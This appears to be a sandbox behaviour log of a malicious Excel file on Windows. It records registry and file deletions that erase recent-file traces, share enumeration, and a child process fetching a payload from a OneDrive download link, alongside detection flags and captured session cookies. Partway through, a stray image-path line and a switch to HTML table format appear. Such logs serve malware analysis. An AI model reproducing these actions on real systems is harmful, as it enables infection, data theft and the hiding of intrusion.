Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 19 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 20 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 21 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 22 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 23 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 24 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 25 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 26 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 27 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 28 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 29 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 30 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 31 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 32 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 33 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 34 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 35 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 36 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 37 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 38 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 39 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 40 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 41 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 42 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 43 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 44 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 45 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 46 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 47 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 48 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 49 Value: None		1152
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\File MRU\Item 50 Value: None		1152
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK) Return: 0		1152
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\BBLAPWX.LNK) Return: 0		1152
Add File	Path: %TEMP%\1958949.od Type: VSDT_ASCII		1152

Write File	Path: %TEMP%\1958949.od Type: VSDT_ASCII		1152
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6e990250, -1, 5ee418c, 5ee4188, 0) Return: 0		1152
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1152 Info: Enums share folder from API result		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		1152
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\QMSessionCount Value: 2		1152
Call System API	API Name: timeSetEvent Args: (9000, 0, 1c4144, 0, 1) Return: 10	812	2232
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Common\Licensing\0638C49DBB8B4CD1B191052E8F325736 Value: None		1152
Call Internet Helper API	API Name: InternetOpenA Args: (lVali, 4, , , 0) Return: cc0004	812	2232
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ Value: None	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableFileTracing Value: 0	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\EnableConsoleTracing Value: 0	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileTracingMask Value: ffff0000	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\ConsoleTracingMask Value: ffff0000	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\MaxFileSize Value: 100000	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASAPI32\FileDirectory Value: %windir%\tracing	812	2232
Call Service API	API Name: OpenServiceW Args: (8d7388, Sens, 4) Return: 8d72e8	812	2232
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ Value: None	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableFileTracing Value: 0	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\EnableConsoleTracing Value: 0	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileTracingMask Value: ffff0000	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\ConsoleTracingMask Value: ffff0000	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\MaxFileSize Value: 100000	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Tracing\vbc_RASMANCS\FileDirectory Value: %windir%\tracing	812	2232
Call Service API	API Name: OpenServiceA Args: (8d75e0, rasman, 4) Return: 8d7568	812	2232
Call Service API	API Name: OpenServiceA Args: (8c0b70, RASMAN, 4) Return: 8d7720	812	2232
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	812	2232
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	812	2232
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	812	2232
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	812	2232
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	812	2232
Call Network API	API Name: socket Args: (2, 2, 0) Return: 390	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 390	812	2232
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1, 40006000) Return: 9701	812	2232
Call System API	API Name: DnsQueryExW Args: (onedrive.live.com, 1c, 40006000) Return: 0	812	2232
Call Network API	API Name: socket Args: (23, 1, 6) Return: 3c0	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 3c0	812	2232
Call Network API	API Name: socket Args: (2, 1, 6) Return: 3c0	812	2232
Call Network API	API Name: bind Args: (3c0, 0.0.0.0:49178, 16) Return: 0	812	2232
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		
Call Network API	API Name: connect Args: (3c0, 13.107.42.13:443, 16) Return: ffffffff	812	2232
Call Network API	API Name: send Args: (3c0, ..., 134, 0) Return: 134	812	2232
Call Network API	API Name: recv Args: (3c0, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (3c0, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (3c0, , 628, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (3c0, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (3c0, , 232, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (3c0, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (3c0, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (3c0, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: send Args: (3c0, ..., 166, 0) Return: 166	812	2232
Call Network API	API Name: recv Args: (3c0, , 6144, 0) Return: ?	812	2232
Call Service API	API Name: OpenServiceW Args: (916ad0, gpsvc, 5) Return: 916990	812	2232
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\4B\52C64B7E\LanguageList Value: en-US\0en\0	812	2232
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	812	2232
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5fc	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5fc	812	2232
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	812	2232
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5fc	812	2232
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5fc	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5fc	812	2232
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	812	2232
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5fc	812	2232
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5fc	812	2232
Call Network API	API Name: bind Args: (5fc, 0.0.0.0:49179, 128) Return: 0	812	2232
Detection	Threat Characteristic: Listens on port 0.0.0.0:49179		

Call System API	API Name: ConnectEx Args: (5fc, 81.198.165.224:80, 16, 0, 0, 0, 4622408) Return: 0	812	2232
Call Network API	API Name: send Args: (5fc, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?d218f448ae7bfbf3 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 201) Return: 0	812	2232
Call System API	API Name: WinHttpCloseHandle Args: (4613ff0) Return: 1	812	2232
Call System API	API Name: WinHttpCloseHandle Args: (4613f08) Return: 1	812	2232
Call System API	API Name: WinHttpCloseHandle Args: (4602458) Return: 1	812	2232
Call Service API	API Name: OpenServiceW Args: (46088e8, CryptSvc, 5) Return: 4608910	812	2232
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	812	2232
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None	812	2232
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	812	2232
Call Network API	API Name: socket Args: (2, 2, 0) Return: 608	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 608	812	2232
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	812	2232
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 608	812	2232
Call Network API	API Name: socket Args: (2, 2, 0) Return: 608	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 608	812	2232
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1, 40006000) Return: 9701	812	2232
Call System API	API Name: DnsQueryExW Args: (ocsp.digicert.com, 1c, 40006000) Return: 0	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 608	812	2232
Call Network API	API Name: socket Args: (2, 1, 6) Return: 608	812	2232
Call Network API	API Name: bind Args: (608, 0.0.0.0:49180, 128) Return: 0	812	2232
Detection	Threat Characteristic: Listens on port 0.0.0.0:49180		
Call System API	API Name: ConnectEx Args: (608, 93.184.220.29:80, 16, 0, 0, 0, 46224d0) Return: 0	812	2232
Call Network API	API Name: send Args: (608, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBduom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEA8Ull8gIGmZT9XHrHiJQeI%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	812	2232
Call System API	API Name: WinHttpCloseHandle Args: (46251b0) Return: 1	812	2232
Call System API	API Name: WinHttpCloseHandle Args: (46250c8) Return: 1	812	2232
Call System API	API Name: WinHttpCloseHandle Args: (4616628) Return: 1	812	2232
Call Network API	API Name: send Args: (3c0, ..., 181, 0) Return: 181	812	2232
Call Network API	API Name: recv Args: (3c0, , 1500, 0) Return: ?	812	2232
Call System API	API Name: BCryptDecrypt Args: (909080, H, 32, 0, , 0, H, 1205, 53014792, 0) Return: 0	812	2232
Call System API	API Name: BCryptDecrypt Args: (909080, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634925356&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:moi5MoWV2Yg=:+Gf3y4HkOiDxaG5pNxWLFYFFipYXO78Nsnlx8Ytbxgc=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=9fe98d14-32b2-4d50-a0d6-2af82e00fdbf&&RD00155D997DE3&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 16:15:56 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:55:56 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D997DE3\r\nX-ODWebServer: eastus0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 2A7926AEDCF643B699851C16BFA193BF Ref B: STOEDGE0514 Ref C: 2021-10-22T17:55:56Z\r\nDate: Fri, 22 Oct 2021 17:55:56 GMT\r\nContent-Length: 0\r\n\r\n, 1168, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634925356&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:moi5MoWV2Yg=:+Gf3y4HkOiDxaG5pNxWLFYFFipYXO78Nsnlx8Ytbxgc=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=9fe98d14-32b2-4d50-a0d6-2af82e00fdbf&&RD00155D997DE3&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 16:15:56 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:55:56 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D997DE3\r\nX-ODWebServer: eastus0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 2A7926AEDCF643B699851C16BFA193BF Ref B: STOEDGE0514 Ref C: 2021-10-22T17:55:56Z\r\nDate: Fri, 22 Oct 2021 17:55:56 GMT\r\nContent-Length: 0\r\n\r\n, 1168, 53014792, 0) Return: 0	812	2232
Call Network API	API Name: recv Args: (3c0, , 1, 2) Return: ?	812	2232
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5dc	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5dc	812	2232
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1, 40006000) Return: 9701	812	2232
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1c, 40006000) Return: 0	812	2232
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5dc	812	2232
Call Network API	API Name: socket Args: (2, 1, 6) Return: 5dc	812	2232
Call Network API	API Name: bind Args: (5dc, 0.0.0.0:49181, 16) Return: 0	812	2232
Detection	Threat Characteristic: Listens on port 0.0.0.0:49181		
Call Network API	API Name: connect Args: (5dc, 20.190.159.131:443, 16) Return: ffffffff	812	2232
Call Network API	API Name: send Args: (5dc, ..., 131, 0) Return: 131	812	2232
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (5dc, , 628, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (5dc, , 232, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: recv Args: (5dc, , 1024, 0) Return: ?	812	2232
Call Network API	API Name: send Args: (5dc, ..., 166, 0) Return: 166	812	2232
Call Network API	API Name: recv Args: (5dc, , 7168, 0) Return: ?	812	2232


<table>
<tr><td>Call Network API</td><td>API Name: send Args: (608, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0</td><td>812</td><td>2232</td></tr>
<tr><td>Call System API</td><td>API Name: WinHttpCloseHandle Args: (463d708) Return: 1</td><td>812</td><td>2232</td></tr>
<tr><td>Call System API</td><td>API Name: WinHttpCloseHandle Args: (4630558) Return: 1</td><td>812</td><td>2232</td></tr>
<tr><td>Call System API</td><td>API Name: WinHttpCloseHandle Args: (4616628) Return: 1</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: send Args: (5dc, ..., 517, 0) Return: 517</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (5dc, , 1500, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call System API</td><td>API Name: BCryptDecrypt Args: (4632140, H, 32, 0, , 0, H, 1455, 53014792, 0) Return: 0</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (5dc, , 14998, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call Network API</td><td>API Name: recv Args: (5dc, , 798, 0) Return: ?</td><td>812</td><td>2232</td></tr>
<tr><td>Call System API</td><td>API Name: BCryptDecrypt Args: (4632140, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:54:57 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: f8b150e7-038f-4b94-ab52-91b383832104\r\nPPServer: PPV: 30 H: BL02PF60AA72366 V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=efc98cb82309495098b7346aa06dbfdf; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634925357&co=1; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSCC=91.220.43.84-LV; expires=Wed, 16-Nov-2022 17:55:57 GMT; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.DdRDMJFZ2NPH84zZQdVlLZ32q!oCBCnhDHaUvHSF0YMVno2vJSs7YNyT5shBjqOM1O0YteaprtA!Zxyq9NzXa9FCxjO4nJJqe54iJ!C5j6y8xWckE8oS9h8aS2QKZLanlijnZZMX0qO8GLMWHuWs9w0MQA9Yt7QcOAL*8JacZTTUPsUxjKfs9N*NUNqmAFcOC7!0Zy!echam2GN1R1eQaqC6Cl5dHl2N1uFfKsISUjwjWzsCWV2*t9pXCZsRUWjec5T6CpopaoK2NFHorN9yMYk0KTo5iyjfezCzQxOiTgMRdUlGHugB0icuEJ7Qw0C8uuV9hcwqP*C5!nlmYwfE*WUQ!R7w0ghMjr6UQkTytesuqMTMVwIhfh3CVaWChDRgGI0e7fjMFzVuN5yMYWgJxi36C92gkwsdIvtrc14vTlNKa7tPs9w8oFg6p*KSPmol8Q$$; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-391a0585-6703-4d66-bd37-111a5541ca87; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 17:55:56 GMT\r\nContent-Length: 26624\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02PF60AA72366 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=efc98cb82309495098b7346aa06dbfdf"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked.

